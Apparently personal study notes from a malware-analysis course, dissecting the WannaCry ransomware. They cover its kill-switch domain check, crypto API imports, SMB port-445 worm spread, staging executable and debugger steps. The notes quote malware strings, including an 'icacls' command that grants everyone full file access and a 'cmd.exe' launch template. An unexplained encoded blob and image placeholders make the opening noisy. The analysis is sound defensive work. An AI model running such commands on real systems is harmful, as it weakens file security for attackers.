Gr/rJg0hJn4aVBbsdnXxM2ZCDorVUsFUsF9vXC2UIJlsx5yEdThqQ5MoEd6tRwRSfYA87dvMJrPfpB8qLIaFHNX684tJJn30Bx0vnkLW3oRcGKuBqZd
J/PI4yIm++QVKkBLVa106S2gpwejpITs510cW0VN+8yVJAuZhPZSij7FLIAE4zS0bjSo6lP098nSduB9h9eziOeLhd1KG16h+g8xP2CV1VsNhr9ao+
2cmCeiHYhbceDilST+ASGztHMWarFIlJUL6qlCrptzEJTk+er2j7SfHHT0nNtEa4
+JRvPq5C21Kd1pcQ7vKlvZ5flQs1vvXTGZhYZKTv5lrdWNEtVEzGh+KvTFJxqKz5LNvLPT/0yRqcO6deL/nmv3UCt+B0Ut2X6cNonJG76Ut78wcRv4Y
P2MwApDS9fSz2AGGVxm246qiUiKWWtM6w40aDjuPH7gCQEoDHwhJgvLgmSaibPwjJrDzO0hMGDrp6SxwIFNS1G2oAPcvOn4CL4JDuLCBs08N
tDrQysl0WMgCIBM+
1O5D8Lue0J0359/4fCzqNCvBoqgyss9YWZb6wy6C/Kz4ak/Qmt74uXsA71fduIs3zEs6CAPpQQlvXMlZYWczpenAS2b+gO6aHHEFZBJmJ6Vy9I4Ro
LIPH/8Ig1ManJzkgPODvGvcuE/WUDFmiIiwGMlFMFTchBTVUQSPaLFWMUk6FqeO1LTY2/Rc3lSWSuBVeAAtIUNa6kfXqh/9==



C:\%s\qeriuwjhrf (%s used as some token)
C:\%s\%s
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
Microsoft Enhanced RSA and AES Cryptographic Provider
CryptGenKey
CryptDecrypt
CryptEncrypt
CryptDestroyKey
CryptImportKey
CryptAcquireContextA
cmd.exe /c "%s"
tasksche.exe
TaskStart
icacls . /grant Everyone:F /T /C /Q
OriginalFilename
lhdfrgui.exe

IAT







Crypto related binaries are imported.

Packed or not packed	Entropy is 7.96 as its packed.

Network Indicator	
Without inetsim; detonate exe	Ipconfig /flushdns Wannacry Is attempting to connect the weird URL name, if fails and then the rest of the binary is executed. 
Ways to collect rest of network indicators.	**Tcp view:**   **A flood of packets going out to different hosts on the network and attempting to connect to port 445 to infect windows SMB on different hosts and propagate through the network.** **Also taskhvsc.exe listing on all interfaces on port 9050**

Its ransomware binary but also have worm capibilities.

Host Indicators	 Another executable in created from the initial executable. In process tree we observed tasksche.exe is created from ransomware wannacry.  Drilldown with parent pid of ransomware.wannacry.exe There is second stage 




This is staging area for wannacry execution and unpacking all of its packed resources. And this is installed as a hidden directory.


Advance Static Analysis:

Cutter	1. Initially string reference is loaded into ESI.  If not reached the it cleans the arguments in the stack and returns out of the program. If the API call reached out he API call, calls a function. Which is rest of encryption payload,  1. This install itself as a service. 2. It opens uo and unpacks the rest of the resources in wannacry binary, and kick of the encryption routine and wreck the computer that it is running on. So the kill switch function is; check the url, if there is a result exit out of the program completely. If there is no result jump another location and run the function call which does every other part of the encryption and payload routine..

Advance Dynamic analyis: get it on debugger and run the program if it gets the result for that URL.

X32dbg	Search for main -> goto search -> search for all user module -> string refernces, will set the bakpoint where url is called.





Id jne is 1 which evaluate the ZE, so it take the jump if not goahead and continue.

Automation: sandboxes & pipelines

Blue-jupyter:
sudo docker run -it -p 8888:8888 -v /home/remnux/blue-jupyter:/src bluejupyter

-> put the files in dropbox in bluejupyter.

References:

- Taggart Tech Youtube Channel: https://www.youtube.com/c/TaggartTech
- Taggart Tech Twitch: https://www.twitch.tv/mttaggart
- @MalwareUnicorn: https://twitter.com/malwareunicorn
- Referenced ShellCon talk: https://www.youtube.com/watch?v=rX7IlfQlqOo
- Linux Dev Workstation: https://neon.kde.org/